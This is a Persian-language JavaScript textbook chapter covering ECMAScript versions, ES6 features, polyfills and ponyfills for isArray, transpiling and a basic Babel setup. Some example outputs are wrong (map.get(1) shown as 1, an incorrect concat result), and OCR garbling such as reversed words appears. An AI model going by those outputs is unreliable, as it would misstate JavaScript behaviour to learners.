زبان جاواسکریپت مطابق با استاندارد ECMAScript پیش می‌رود. اکماسکریپت، توسط یک تیم به نام ^۱ TC39 ساخته شده است که اعضای آن را شرکت‌های فعال تکنولوژی، توسعه دهنده مروگرها و افراد علاقه‌مند به این جامعه تشکیل می‌دهند. تیم TC39 مدام بر روی استاندارد زبان کار می‌کند و به صورت منظم با برگزاری رویدادهای تخصصی و دعوت از متخصصین به شکلی پویا، استاندارد اکما را تکمیل می‌کنند.

در حقیقت اکماسکریپت استانداردی که سازمان بین المللی ecma برای استانداردسازی این زبان ارائه داده است و چون جاواسکریپت کامل‌ترین زبان دارای این استاندارد است تقریباً می‌توان گفت که اکماسکریپت و جاواسکریپت دو نام برای یک زبان می‌باشند، البته هسته‌های دیگری نیز بر روی این استاندارد توسعه داده شده‌اند مانند: ActionScript , V8 , SpiderMonkey



نسخه ^۳ es^۳ و es^۵ که برخی امکانات جدید را ارائه داده بودند تقریباً پشتیبانی کلی دارند و نزدیک به ۱۰۰ درصد مروگرها روز با آن‌ها سازگار هستند ولی نسخه es^۶ که به ۲۰۱۵ نیز مشهور است تقریباً هنوز به صورت کامل پشتیبانی نمی‌شود و می‌بایست راهکارهایی که در این بخش پوشش داده می‌شوند برای اجرای صحیح و کامل آن در مروگرها اجرا شود.

[ES چیست؟]

خلاصه شده ES است، هر بار که عبارت ES را به همراه یک عدد مشاهده

1 technical committee 39

می‌کنید، قاعده‌تا به یک نسخه از اکماسکریپت اشاره می‌کند و در حال حاضر ۹ نسخه از آن منتشر شده‌اند که در مورد هر کدام توضیح کلی خواهیم داد.

نسخه‌های یک تا چهار اکما

- نسخه ۱ در ژوئن سال ۱۹۹۷ منتشر شد که نخستین نسخه از اکماسکریپت که توسط Guy Steele Jr. ویرایش شده بود.
- نسخه ۲ در تاریخ ژوئن سال ۱۹۹۸ منتشر شد و شامل یک تغییرات در استاندارد سازی زبان بود.
- نسخه ۳ در تاریخ دسامبر سال ۱۹۹۹ منتشر شد، تغییراتی مانند، اضافه شدن عبارات منظم، مدیریت رشته‌ها، بلوک‌های try/catch و ... در این نسخه اضافه شدند.
- نسخه ۴ که ارائه نشد و نیمه کاره رها شد، این نسخه تفاوت‌های بسیار زیادی با نسخه سه داشت و دارای کلاس و مفاهیم ارث بری مانند جاوا بود و دلیل این رها شدن بیشتر بخاطر تفاوت‌های سیاستی درباره پیچیدگی زبان بود و برخی ویژگی‌ها نیز در نسخه ۶ قرار گرفتند، بعدها این نسخه به عنوان زبانی دیگر به نام ActionScript منتشر شد ولی موفقیت چندانی نداشت. چهار نسخه اول شروع رسمی اکماسکریپت بود که به دلیل قدیمی بودن موضوعات مربوط به آن‌ها از توضیح بیشتر در این زمینه خودداری کرده و به سراغ نسخه‌های جدیدتر می‌رویم.

ES5 نسخه

در دستامبر سال ۲۰۰۹ تقریباً ده سال پس از اولین نسخه اکماسکریپت عرضه شد. در این نسخه حالت سخت گیرانه (mode strict) اضافه شده بود، متدهای getter و setter، پشتیبانی از JSON و یکسری بهبودها بر روی Object‌ها عرضه شده بودند، البته دو سال بعد و در سال ۲۰۱۱ نسخه ۱ برای استانداردسازی منتشر شد.

ES2015 یا ES6 نسخه

در ژوئن سال ۲۰۱۵ منتشر شد و شاید کمی در این نسخه شروع می‌شود و تعجب کنید چرا که ES6 و ES2015 یکسان هستند، در این نسخه ویژگی‌های بسیار خوبی برای تولید برنامه‌های پیچیده ارائه شده است، این ویژگی‌ها شامل Class‌ها و ماثول‌ها می‌باشد که درباره برخی ویژگی‌های جدید توضیح خواهیم داد.

نسخه های ۷، ۸، ۹ (ES2016, ES2017, ES2018)

این نسخه ها از اکما اسکریپت نیز به صورت سالانه در ماه ژوئن از سال های ۲۰۱۶، ۲۰۱۷، ۲۰۱۸ منتشر شده اند و در هر یک امکاناتی جدید به این استاندارد اضافه شده اند.

ES.Next نسخه

ممکن است در مطالب و مقالاتی که مطالعه می کنید، عنوان ES.NEXT را نیز مشاهده کرده باشید، این مورد برای اشاره به نسخه بعدی اکما اسکریپت به کار می رود، نسخه ای که قرار است پس از نسخه فعلی منتشر شود را شامل می شود.
هر نسخه، ویژگی ها و امکانات جدیدی را ارائه می دهد و به زبان اکما اسکریپت اضافه می کند و طی سال های اخیر این به روزرسانی نسخه ها، به صورت منظم و سالانه انجام می شود. اصلی ترین تغییرات در ES6 و نسخه های بعد از آن رخ داده است که حائز اهمیت برای یادگیری می باشد، در این کتاب فقط به ES6 و ویژگی های کلی آن اشاره خواهیم کرد.

[ویژگی های ES6]

تحول بزرگ در ES6، تغییرات و امکانات چشم گیر و زیبایی را به جاوا اسکریپت اضافه کرد که برنامه نویسی با آن را حرفه ای تر و لذت بخش تر می کند. در این بخش سعی می کنیم برخی از ویژگی های ارائه شده در نسخه ۶ را به صورت کلی بررسی کنیم، همانطور که پیشتر گفتیم، این نسخه تغییرات و بهبودهای چشم گیری در اکما اسکریپت ارائه داده شد و امکاناتی مانند: کلاس ها، Arrow Functions، مدیریت ساده رشته ها، مدیریت راحت object و ...^۲ به آن اضافه شده است. در ادامه ویژگی های اشاره شده اصلی را توضیح داده و با ارائه مثال سعی در تفهیم کامل مطلب خواهیم داشت.

Classes کلاس ها

قاعدتا با مفهوم کلاس آشنا هستیم، چرا که در فصل های پیشین درباره prototype و مفهوم توابع روی آنها صحبت کاملی شد. کلاس ها یک محیط ایزوله برای تعریف توابع و ویژگی های داخلی هستند و ما را قادر می سازند که موجودیت های خاص منظوره و با ویژگی ها و توابع دلخواه تعریف و استفاده کنیم.
احتمالا یکی از دلایل بسیار قانع کننده برای استفاده از ES6 وجود کلاس ها و امکان استفاده از آن

2 <http://es6-features.org/>

می باشد، در این نسخه کلمه کلیدی class شرح داده شد و دیگر نیازی به استفاده از prototype نمی باشد، در این بخش مثالی از نحوه انجام طراحی کلاس در نسخه ۵ و ۶ ارائه شده است:



```
// ES6 class
class Things {
    constructor() {
        // run when create new instance
    }
    capture() {
        // a method on this class
    }
}

// extend class
class Glass extends Things {
    capture() {
        // call parent method
        super.capture();
        // ...
    }
}

// ES5 code
var Things = function() {
    // ...
};
Things.prototype.capture = function() {
    // ...
};
```

در اکثر زبان‌های برنامه‌نویسی، هر کلاس تعریف شده می‌توانیم یک تابع سازنده به نام constructor داشته باشیم که هنگام new کردن از آن کلاس (برای ساخت یک object جدید) اجرا می‌شود.

کلاس‌های تعریف شده در ES6، امکان extend شدن از کلاسی دیگر و استفاده از ویژگی‌ها و متدهای کلاس والد (وراثت) را با استفاده از کلمه کلیدی extends فراهم می‌سازد.

Arrow Functions

یک امکان زیبا برای ایجاد علاقه مندی در توسعه دهنده‌گان ES6 وجود ویژگی arrow functions است که علاوه بر کاهش حجم کدنویسی و زیبایی کدهای نوشته شده، برای جلوگیری از خطاهای پیچیدگی‌های مربوط به scoping بسیار کارآمد عمل می‌کند، چرا که جاوااسکریپت بعضاً عملکرد عجیبی در برخورد با object دارد. کلمه کلیدی this همواره به object فعلی اشاره نمی‌کند و فراهم آوردن شرایطی که بتوانیم با this به object مورد نظر اشاره کنیم، همواره مشکلاتی را در کدنویسی فراهم می‌کرد. برنامه‌نویس‌ها و توسعه دهنده‌گان هسته جاوااسکریپت سعی بر حل این مشکل با bind کردن یا استفاده از call یا apply بر روی توابع داشتند که بعضاً ماهیت کار را پیچیده می‌کرد، در ادامه مثال‌هایی را در این خصوص می‌زنیم و راه حل ES6 را شرح می‌دهیم.

() => { }

اصطلاحاً جاوااسکریپت مفهوم this را در lexical scope تفسیر می‌کند و نه scope معمولی و همین موضوع موجب گمراهی بسیاری از توسعه دهنده‌گان جاوااسکریپت می‌شود و متاسفانه در حال حاضر نیز بسیاری از توسعه دهنده‌گان با مفهوم دقیق و کامل این موضوع آشنا نیستند پیشنهاد می‌کنم حتماً بخش مربوط به this در بخش‌های قبلی مطالعه شود. به مثالی از scope و محدوده اجرایی متغیرها دقت کنید، در مورد this نیز دقیقاً به همین شکل عمل می‌کند.

```
var scope = "I am global";

function whatismyscope() {
    var scope = "I am just a local";
    function func() {
        return scope;
    }
    return func;
}

whatismyscope()(); // I am just a local
```



فرض کنید یک کلاس برای دریافت اطلاعات دانشجو از یک آدرس مشخص داریم که مسئول دریافت دیتای مورد نظر و اجرای عملیاتی خاص بر روی آن داده می‌باشد، این تابع با فرض پیاده سازی با نسخه ES6 بر روی کتابخانه جی کوئری به شکل زیر نوشته می‌شود:

```
// Student class
function Student() {
    var data;
}

$.extend(Student.prototype, {
    getData: function() {
        $.get('/data', function(response) {
            this.data = response.data;
        });
    },
});
```

نکته: استفاده از مثال جی کوئری فقط برای تفهیم مطلب با متدهای موجود در آن کتابخانه است و ترجیح به استفاده یا عدم استفاده از آن توسط نویسنده مطرح نیست.

در مثال فوق کلاس Student دارای یک مشخصه به نام data می‌باشد که بعد از extend شدن آن، انتظار داریم در هنگام get شدن و دریافت داده، از url مورد نظر (/data) تابع نوشته شده برای callback اجرا شود و مشخصه data برای کلاس student پر شود، اما این فرض اشتباه است ... چرا که مقدار this در داخل تابع callback از مقدار this برای کلاس Student می‌باشد و به object عمومی اشاره می‌کند.

دلیل این امر، این است که تابع callback به ظاهر در scope مربوط به کلاس student اجرا می‌شود اما lexical scope آن عمومی می‌باشد و this نوشته شده در داخل آن عملاً به کلاس Student اشاره نمی‌کند که با فراخوانی this.data بر روی آن داده بنویسد، پس کد بالا اجرا خواهد شد، اما احتمالاً بر روی window.data، داده مورد نظر ما نوشته می‌شود و چون فرض را بر سرت شدن ویژگی data از این طریق گذاشته بودیم، کد نوشته شده به خطأ می‌خورد.

برای حل این مشکل، با روش قبل از ES6، می‌توان یک متغیر محلی به نام self یا بعضًا که نامهای رایج برای جلوگیری از وقوع این خطأ بودند، را قبل از \$.get تعریف و به جای this از آن

متغیر محلی استفاده کرد. برای مثال:

```
var self = this;
$.get('/data', function(response) {
    self.data = response.data;
});
```



اما در ES6 راهکار بسیار ساده‌تر و بهتری برای این موضوع در نظر گرفته شده است و اگر از Arrow Functions برای این بخش استفاده کنیم this موجود در دیگر callback scope دیگری نمی‌گیرد و به همان کلاس Student اشاره خواهد کرد. پس خواهیم داشت:

```
$.get('/data', (response) => {
    this.data = response.data;
});
```



در کد بالا دو نکته مهم حائز اهمیت است:

- کلمه کلیدی function با => جایگزین شده و روش ساده‌تر و سریعتری برای تعریف تابع استفاده شده است.
- به lexical scope اشاره نمی‌کند و مطابق scope قبلی خود عمل می‌کند که در این مثال scope مربوط به کلاس Student می‌باشد.

قالب رشته‌ها (template literals)

قالب رشته‌ها یا قالب لیترال‌ها یک ویژگی بسیار ساده اما کاربردی است که باعث می‌شود پردازش رشته‌ها و استفاده از متغیر داخل رشته‌ها به سادگی انجام شود. این کار با درج (`) به جای (") یا ("") انجام می‌پذیرد، مثال زیر به سادگی این مفهوم را توضیح می‌دهد:

```
let name = 'ali', timeName = 'sobh';

// ES6 : use the (`)
console.log(`سلام ${name}, ${timeName}`); // بخیر

// ES5
console.log('سلام ' + name + ', ' + timeName + ' بخیر');
```





مشاهده می‌شود که با این ویژگی از وقوع بسیاری از خطاهای احتمالی جلوگیری می‌شود و به سادگی متغیر خود را داخل `{ $ قرار داده و کل متن را داخل () می‌نویسیم.` لیترال رشته‌ها را در توابعی که پارامتر رشته‌ای دریافت می‌کنند نیز استفاده کرد. به گونه‌ای که حتی پرانتزهای فراخوانی را نیز حذف کرده و با استفاده از عملگر ` عبارت مورد نظر را به تابع پاس داد.

```
function showMeThis(input) {
  console.log(input);
}

showMeThis`Hi there, I am ${name}`;
```

Object برای آرایه و Destructing

در بعضی مواقع نیاز داریم که مشخصه‌های یک object یا index های یک آرایه را در یک سری متغیر مشخص درج کنیم، در اینگونه موارد بجای نوشتن ساده کد از ویژگی ES6 استفاده می‌کنیم. مثال:



```
// ES6
var [x, y] = point;
var { name, age } = obj;

// ES5
var x = point[0], y = point[1];
var name = obj.name, age = obj.age;
```

با اجرای کد فوق، متغیرهای `x` ، `y` به ترتیب از index های اول و دوم point مقداردهی می‌شوند، که به فرمتهای ES5 و ES6 نوشته شده است، به همین ترتیب متغیرهای `name` و `age` از ویژگی‌های هم نام خود در متغیر `obj` مقداردهی می‌شوند.

عملگر spread

این عملگر که به سادگی با قرار دادن سه نقطه در کنار هم معنی پیدا می‌کند. می‌تواند ما را در مقداردهی و استفاده از مقادیر مجموعه‌های مختلف کمک کند. این ویژگی دارای کاربردهای بسیار زیبایی می‌باشد که با ارائه چند مثال کاربردی بهتر با مفهوم آن آشنا می‌شویم. برای مثال فرض کنید یک آرایه با ۴ عنصر دارد و می‌خواهید تمام عناصر یک آرایه دیگر را در آن

بنویسید، کدی مشابه کد زیر می‌نویسید:

```
var mid = [3, 4];
var arr = [1, 2, mid, 5, 6];

console.log(arr);
```



خروجی که بدست می‌آورید قاعده نتیجه مورد نظر ما نیست و آرایه [۳,۴] در عنصر سوم آرایه arr می‌گیرد و خروجی کد به فرم زیر خواهد بود:

```
[1, 2, [3, 4], 5, 6]
```

در حالی که ما می‌خواستیم خروجی زیر را تولید کنیم:

```
[1, 2, 3, 4, 5, 6]
```

برای انجام این کار به سادگی از ویژگی spread استفاده می‌کنیم و کد خود را به شکل زیر تصحیح می‌کنیم:

```
var mid = [3, 4];
var arr = [1, 2,...mid, 5, 6];

console.log(arr); // [1, 2, 3, 4, 5, 6]
```



قبل از ES6 برای انجام چنین کاری می‌بایست از concat استفاده می‌کردیم که در صورت استفاده از آن نیز نمی‌توانستیم ترتیب صحیح عناصر را رعایت کنیم. برای مثال تکه کد بالا به صورت زیر نوشته می‌شد که خروجی بدون ترتیب مورد نظر را تولید می‌کرد:

```
var mid = [3, 4];
var arr = [1, 2, mid, 5, 6];
console.log(arr.concat(mid)); // [1,2,5,6,3,4]
```

مجموعه‌های Set و Map

برای نگهداری یک مجموعه از داده‌ها و مدیریت آن‌ها، همیشه از آرایه یا object استفاده نمی‌کنیم،

چرا که می‌توان در نسخه ۶ از اکماسکریپت از کلاس‌های Map و یا Set بر اساس نیازمندی برنامه مورد نظر استفاده کنیم. مثال‌های این کدها به صورت زیر می‌باشند:

```
const map = new Map([[1, 'one'], [2, 'two']]);
map.get(1); // 1

const set = new Set(['a', 'b', 'c']);
set.has('c'); // true
```

توضیحات ارائه شده در مورد ES6 بسیار جزئی و سطحی بیان شده‌اند، در حالیکه ES6 شامل نکته‌ها و مسائل جالب بسیاری می‌باشد.

[مفهوم Polyfill]

یک تکه کد یا پلاگین، برای اضافه کردن امکان استفاده از یک ویژگی جدید که مرورگر به صورت پیش‌فرض از آن پشتیبانی نمی‌کند، این واژه اولین بار توسط remy sharp و در سال ۲۰۰۹ مطرح شد، تا بتوان لغتی برای اشاره به ویژگی‌هایی که به مرورگر افزوده می‌شود به صورت یک استاندارد میان توسعه دهندگان ایجاد کرد.

برای مثال در نسخه ۶ از اکماسکریپت برای بررسی NaN (عدد نبودن) یک متغیر یا مقدار بر روی object موجود برای Number متدی به اسم isNaN است، تاتابع قبلی که با نام isNaN به صورت عمومی و در قالب Utility در دسترس بود بر روی object موجود برای استفاده شود.

اما همانطور که اشاره شد این ویژگی بر روی نسخه ۶ از اکماسکریپت موجود است و مرورگرها در زمان نوشته شدن این کتاب فعلاً به صورت کامل از این ویژگی پشتیبانی نمی‌کنند، پس راهکاری که ارائه می‌دهیم طراحی یک Polyfill برای استفاده از این ویژگی بر روی نسخه‌های قدیمی مرورگرهاست. راهکار طراحی شده به سادگی قابل اجرا می‌باشد، تصور کنید کدی به شکل زیر به پروژه خود اضافه کنیم:

```
if (!Number.isNaN) {
  Number.isNaN = function isNaN(x) {
    return x !== x;
  }
}
```

با این کار در صورتی که شرط نوشته شده ابتدایی در بلاک if برقرار نشود، متوجه می‌شویم که مرورگر از این قابلیت پشتیبانی نمی‌کند و چون در نسخه‌های قبلی مرورگرها استفاده از تابع isNaN مجاز بود، متند موجود بر روی Number را برابر این تابع قرار می‌دهیم و کدهای نوشته شده با فرم جدید نیز بدون خطأ و مشکل کار خواهند کرد.

البته این مثال بسیار ساده بود و بعضاً ویژگی‌های پیچیده به این سادگی قابل polyfill شدن نیستند و می‌بایست کد بیشتر یا منطق مورد استفاده بیشتری برای افزودن ویژگی مورد نظر به پروژه اضافه شود و بعضی وقت‌ها نیز انجام کامل polyfill امکان پذیر نیست و یا دارای یک سری نقص‌ها می‌باشد.

اما لزوماً اجرای polyfill توسط خود ما انجام نمی‌شود و اجرای این کار می‌بایست با احتیاط و تست‌های مناسب انجام شود به همین دلیل منابع خوبی به صورت متن باز بر روی گیت هاب قابل دسترس هستند تا انجام polyfill به شکل صحیح را برای ما امکان پذیر نمایند. (می‌توانید shim-es6 یا shim-es5 را برای یافتن نتایج مرتبط جستجو کنید.)

[روش بهتر polyfill]

اگر به polyfill‌های موجود در منابع مختلف توجه کرده باشید و یا به مثال ذکر شده در بخش ابتدایی این بخش کمی دقیق شوید، متوجه خواهید شد که از یک بلوک if برای بررسی اینکه آیا ویژگی مورد انتظار ما برقرار می‌باشد یا خیر استفاده می‌کنیم و سپس براساس نتیجه به دست آمده از پشتیبانی شدن امکان مورد نظر مطلع شده و کدهای مورد نظر خود را در دو بخش برای حالت‌های: پشتیبانی می‌شود و پشتیبانی نمی‌شود تقسیم کرده‌ایم.
برای روشن شدن بهتر موضوع یک مثال دیگر در مورد انجام polyfill برای متند isArray ارائه می‌دهیم.

```
// source: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/isArray

if (!Array.isArray) {
  Array.isArray = function(arg) {
    return Object.prototype.toString.call(arg) === '[object Array]';
  };
}
```





مشاهده می‌کنیم که مجدداً از شرط if برای بررسی موجود بودن ویژگی مورد انتظار بر روی Array استفاده کرده‌ایم. اما آیا این روش بهینه‌ترین روش است؟

تصور کنید یک کتابخانه دیگر هم بر روی این object عمومی (Array) یک polyfill نوشته باشد! اتفاقی که ممکن است بیفتد، واقعاً غیرقابل پیش‌بینی است ... یک نکته‌ای که همیشه می‌بایست در نظر داشته باشید این است که به هیچ وجه object‌های global یا در حالت کلی object‌هایی که متعلق به خودتان نیست را دستکاری نکنید.

پس بجای بررسی موجود بودن یک متده بر روی prototype و امیدوار بودن به دستکاری نشدن این object توسط دیگران، می‌توانیم با استفاده از مفاهیمی که قبلاً یاد گرفته ایم راهکارهای مناسب‌تری را ارائه دهیم، قبلاً یاد گرفته ایم که closure چیست و چگونه از آن استفاده می‌کنیم، با کمی بازی با closure و IIFE می‌توانیم راهکاری بسیار مناسب و زیبا برای polyfill ارائه دهیم که در ادامه بررسی خواهیم نمود.

[استفاده از Closure و IIFE برای ponyfill]

اگر مطالب مربوط به Closure و IIFE‌ها را به صورت کامل مسلط نیستید پیشنهاد می‌کنیم که به بخش مربوطه مراجعه کرده و سپس این بخش را مطالعه کنید.

متده isArray از Array را در نظر بگیرید که به شکل تکه کد بعدی polyfill می‌شود.

```
if (!Array.isArray) {
  Array.isArray = function(arg) {
    return Object.prototype.toString.call(arg) === '[object
Array]';
  };
}
```

این polyfill بررسی می‌کند که متده نظر بر روی Array وجود دارد یا خیر و در صورت نبود متده (پشتیبانی نشدن توسط مرورگر) متده شده ما را بر روی Array می‌نویسد. رویکردی که می‌خواهیم پیاده کنیم با عنوان ponyfill می‌باشد و کمی متفاوت‌تر خواهد بود، در ابتدا یک تابع به اسم isArray می‌نویسیم تا وظیفه مربوطه را برایمان انجام دهد. با این تفاوت که نیازی به دستکاری در object Array نخواهد بود. ابتدا بدنه تابع را به شکل تکه کد بعد می‌نویسیم.

```
// isArray ponyfill function
function isArray (collection) {}
```

برای شروع انجام دادن isArray، حالت پشتیبانی شدن توسط مرورگر را به تابع اضافه می‌کنیم و فرض می‌کنیم مرورگر کاربر از امکان isArray بر روی Array بخوردار است، پس با قرار دادن یک بلاک if بررسی می‌کنیم که متده وجود دارد یا خیر، در صورت وجود داشتن متده مورد نظر، رویکرد پیش فرض و موجود مرورگر را به عنوان خروجی بازگشت می‌دهیم:

```
// isArray ponyfill function
function isArray (collection) {
  if (Array.isArray) {
    return Array.isArray(collection);
  }
}
```



تا به اینجا تابع نوشته شده ما حالت پشتیبانی شدن متده isArray را مدیریت می‌کند، نیازی به بخش else برای حالت دیگر وجود ندارد (چون تابع در بلاک if دارای است) پس از تکه کد اول که به صورت عمومی نوشته شده برای افزودن ویژگی مورد نظر، کد نوشته شده را برداشته و در ادامه کد قرار می‌دهیم:

```
// isArray ponyfill function
function isArray (collection) {
  if (Array.isArray) {
    return Array.isArray(collection);
  }
  return Object.prototype.toString.call(collection) ===
    '[object Array]';
}
```



منتظر کدهای دیگری نباشید، با این تابع ما اصلی مورد استفاده را دست نزدیم و در عین حال با استفاده از کدهای native وظیفه مورد نظر خود را انجام داده ایم. فقط یک مشکل کوچک در این متده وجود دارد و آن این است که با هر بار صدا زده شدن تابع شرط گذاشته شده چک می‌شود و این موضوع بر پروفورمنس برنامه تاثیر می‌گذارد، برای جلوگیری از این موضوع نیز یک طراحی می‌کنیم که در زمان اجرای برنامه یکبار بررسی پشتیبانی مرورگر از isArray بررسی شده و دیگر این اتفاق تکرار نشود.

برای اینکار ابتدا تابع isArray را به متغیر isArray تبدیل می‌کنیم و یک تابع IIFE برای آن می‌نویسیم:

```
var isArray = (function () {
})();
```

این تابع به محض اجرای برنامه و در ابتدای کار اجرا می‌شود، پس اگر کد مورد نظر با بلاک if را داخل تابع بنویسیم فقط یکبار هنگام اجرای اولیه بررسی انجام می‌شود، اما توجه کنید که ما هیچ ورودی به این تابع IIFE نمی‌دهیم، چرا که ورودی collection برای حالت native به پاس داده شدن ندارد و ما می‌توانیم تنها خود تکه کد IIFE را که یک تابع است بازگشت دهیم (چون در جاوااسکریپت می‌توان تابع را به صورت متغیر بازگشت داد):



```
var isArray = (function () {
    if (Array.isArray) {
        return Array.isArray;
    }
})();
```

برای بخش خارج از if نیز در تکه کد مورد نظر برنامه یک تابع می‌نویسیم که یک ورودی دریافت کند و سپس کد ponyfill را اجرا کند:



```
var isArray = (function () {
    if (Array.isArray) {
        return Array.isArray;
    }
    return function (collection) {
        return Object.prototype.toString.call(collection) ===
'[object Array]';
    };
})();
```

بسیار زیبا، با این کد می‌توانیم به سادگی و با پرفورمنس بالا ponyfill را مورد نظر خود را انجام دهیم، به این صورت که اگر به isArray ورودی بدھیم و محیط اجرایی کد (مروگر) از پشتیبانی کند کد داخل بلاک if اجرا می‌شود و در غیر این صورت isArray

اجرا خواهد شد.

```
isArray([12]);
```

```
// support: Array.isArray([12])
// no-support: Object.prototype.toString.call([12]) ===
  '[object Array]'
```



[مفهوم Transpile]

می دانیم که با استفاده از polyfill می توانیم توابع و حتی کلاس های مورد نظر خود را که در نسخه های جدیدتر از ES ارائه شده اند در پروژه های خود استفاده کنیم. اما راهکاری برای polyfill یا ponyfill کردن syntax نسخه جدید برای نسخه های قدیمی وجود ندارد، چون به محض اجرای کد خطای syntax مشاهده شده و برنامه متوقف می شود.

پس مجبور هستیم کدهای نوشته شده با نسخه های جدید ES را با استفاده از ابزاری به کدهای با فرم نسخه های قدیمی ES تبدیل کنیم که به انجام این عمل Transpiling گفته می شود، که مخلوطی از Translate و Compile می باشد.

با انجام Transpile در واقع ما توانسته ایم برای مرحله توسعه برنامه خود از نسخه های به روز و جدید ES استفاده کنیم و با امکانات خوب آن مسیر توسعه سریع و بدون ایرادی داشته باشیم، اما محصول نهایی خود را بدون داشتن دغدغه پشتیبانی شدن توسط مرورگرها عرضه کنیم که یک لطف بزرگ از سمت ابزارهای موجود برای انجام transpile برای ما محسوب می شود.

یک مثال از نحوه transpile شدن ورودی پیش فرض تابع که در نسخه ES6 قابل استفاده است:

```
function myFunction(value = 12) {
  console.log( value );
}

myFunction(); // 12
myFunction( 42 ); // 42
```



مشاهده می کنیم که کد فوق بسیار ساده و قابل فهم است، اما ممکن از در برخی نسخه های

مرورگرهای قدیمی پشتیبانی نشود، پس با یک transpiler، کد مورد نظر را به ES6 تبدیل می‌کنیم و خروجی کار پس از انجام transpile کدی به فرم زیر خواهد بود:

```
function myFunction() {
  var value = arguments[0] !== (void 0) ? arguments[0]: 12;
  console.log( value );
}
```

- نسخه تبدیل شده کد، نخستین خانه از آرایه arguments (که یک آرایه از ورودی‌های تابع می‌باشد و در scope داخلی تابع قابل دسترس است) را مورد بررسی قرار داده و با 0 که همان undefined می‌باشد مقایسه کرده و در صورت تعریف نشده بودن، مقدار پیش فرض را در آن متغیر ذخیره می‌کند.

به سادگی می‌توان قانع به استفاده از ES6 شد و مزیت‌های آن در هنگام توسعه برنامه را به دردسر لازم برای transpile کردن (که با انجام کانفیگ به توانایی اجرای اتوماتیک را دارد) ترجیح داد. امروزه transpiler‌ها بخشی جدایی ناپذیر از دنیای تکنولوژی‌های وب می‌باشند و با گسترش سریع و غیرقابل توصیف جاوااسکریپت، می‌بایست ساز و کارهای جدید برای حرفه‌ای شدن و استفاده از آن‌ها را استفاده کنیم.

به عنوان یک مثال دیگر درباره arrow functions که در اوایل این بخش توضیح داده شد:

```
const fn = () => 1;

// converted to
var fn = function fn() {
  return 1;
};
```

مشاهده می‌کنیم که استفاده از ابزار transpiler بسیار می‌تواند کمک کننده باشد. و به ما اجازه دهد امکانی مانند noitcnuf worra را به سادگی بدون دردسر در برنامه خود استفاده کنیم.

[ابزارهای transpile]

پس از آشنایی با مفهوم transpile وقت آن رسیده است که با ابزارهایی که انجام transpile را برعهده دارند، آشنا شویم، در زیر به معروف‌ترین transpiler‌ها اشاره می‌کنیم.

• **Babel**: یک کامپایلر رایگان و متن باز برای جاوااسکریپت.


• **Traceur**: اولین transpiler محبوب برای ES6 که از طرف گوگل ارائه شد.

babel به لحاظ میزان استفاده و محبوبیت بالاتر از traceur می‌باشد و ما نیز قصد داریم توضیح کلی درباره شروع پروژه با babel و تبدیل کدهای نوشته شده ES6+ برای نسخه‌های مناسب برای مرورگر را داشته باشیم.

شكل فوق تعداد دانلود هفتگی هسته babel را در سال ۲۰۱۸ نمایش می‌دهد که با پیشرفت چشمگیری همراه بوده و مسیری همواره صعودی دارد.

[استفاده از Babel]

می‌توان گفت که انتخاب اسم زیاد جالبی برای این ابزار نداشتند، اما کارکرد این ابزار در دنیای فعلی جاوااسکریپت واقعاً مهم و تاثیرگذار هست.



با استفاده از babel می‌توانیم کدهای نوشته شده به فرم ES6+ را به کدی که قابل اجرا در مرورگرهای فعلی و قدیمی باشد، تبدیل کنیم، این تبدیل شدن شامل فرآیند تبدیل syntax کدهای نوشته شده بعلاوه polyfill کردن ویژگی‌های جدید می‌باشد.^۳

برای استفاده از babel می‌بایست ابتدا node.js^۴ را بر روی سیستم خود نصب داشته باشید، می‌توانید به آدرس وبسایت nodejs مراجعه کرده و آخرین نسخه LTS را برای سیستم عامل خود دریافت و نصب کنید.^۵

3 <https://nodejs.org/en/>

4 برگرفته شده از داکیومنت babel

پس از نصب nodejs با باز کردن پنجره terminal یا command prompt برای اطمینان از نصب بودن کامل node یک دستور `-v` تایپ کنید تا نسخه nodejs نصب شده بر روی سیستم را مشاهده کرده و مطمئن شوید که از طریق محیط bash دسترسی به nodejs دارید. اکثرا برای استفاده از babel از یک پکیج bundler مانند وب پک (برای پروژه) یا parcel (بیشتر برای پکیج‌ها) استفاده می‌شود. ما در این بخش راهکار استفاده از babel بدون این ابزارها را یاد می‌گیریم. برای شروع کدهای زیر برای نصب و استفاده از babel در محیط ترمینال اجرا کنید:

```
npm init -y
npm install --save-dev @babel/core @babel/cli @babel/preset-env
npm install --save @babel/polyfill
```

با اجرای این دستورات nodejs با استفاده از پکیج منیجر معروف خود که npm نام دارد و برای مدیریت پکیج‌های node به کار می‌رود، پکیج‌های اولیه مورد نیاز babel را در مسیر فعلی نصب می‌کند و برای انجام این عملیات نصب، پوشه‌ای با عنوان `node_modules` ساخته می‌شود. یک فایل با نام `babel.config.js` ساخته و کد زیر را در آن قرار دهید:

```
const presets = [
  [
    "@babel/env",
    {
      targets: {
        edge: "17",
        firefox: "60",
        chrome: "67",
        safari: "11.1",
      },
      useBuiltIns: "usage",
    },
  ],
];
module.exports = { presets };
```

این فایل تنظیمات اولیه برای babel را به آن معرفی می‌کند و شما می‌توانید نسخه‌های

مرورگرهای هدف مورد نظر خود را به آن ارائه دهید تا کدهای شما به نسخه سازگار با مرورگر هدف تبدیل شود.

تقریباً کار ما برای تنظیم babel به اتمام رسیده است، برای شروع کار یک پوشه به نام src بسازید تا از این به بعد کلا سورس‌های برنامه خود را داخل آن بنویسید، برای مثال برای تست کارکرد همان مثالی که برای معرفی transpile ارائه شد را در قالب فایلی به نام test.js بنویسید:

```
//./src/test.js
function myFunction(value = 12) {
    console.log( value );
}

myFunction(); // 12
myFunction( 42 ); // 42
```



پس از ساخت و ذخیره کردن این فایل برای تبدیل این فایل یک پوشه دیگر به نام dist ایجاد کنید تا فایل‌های تبدیل شده به آن مسیر منتقل شوند و سپس کد زیر را در ترمینال اجرا کنید:

```
./node_modules/.bin/babel src --out-dir dist
```

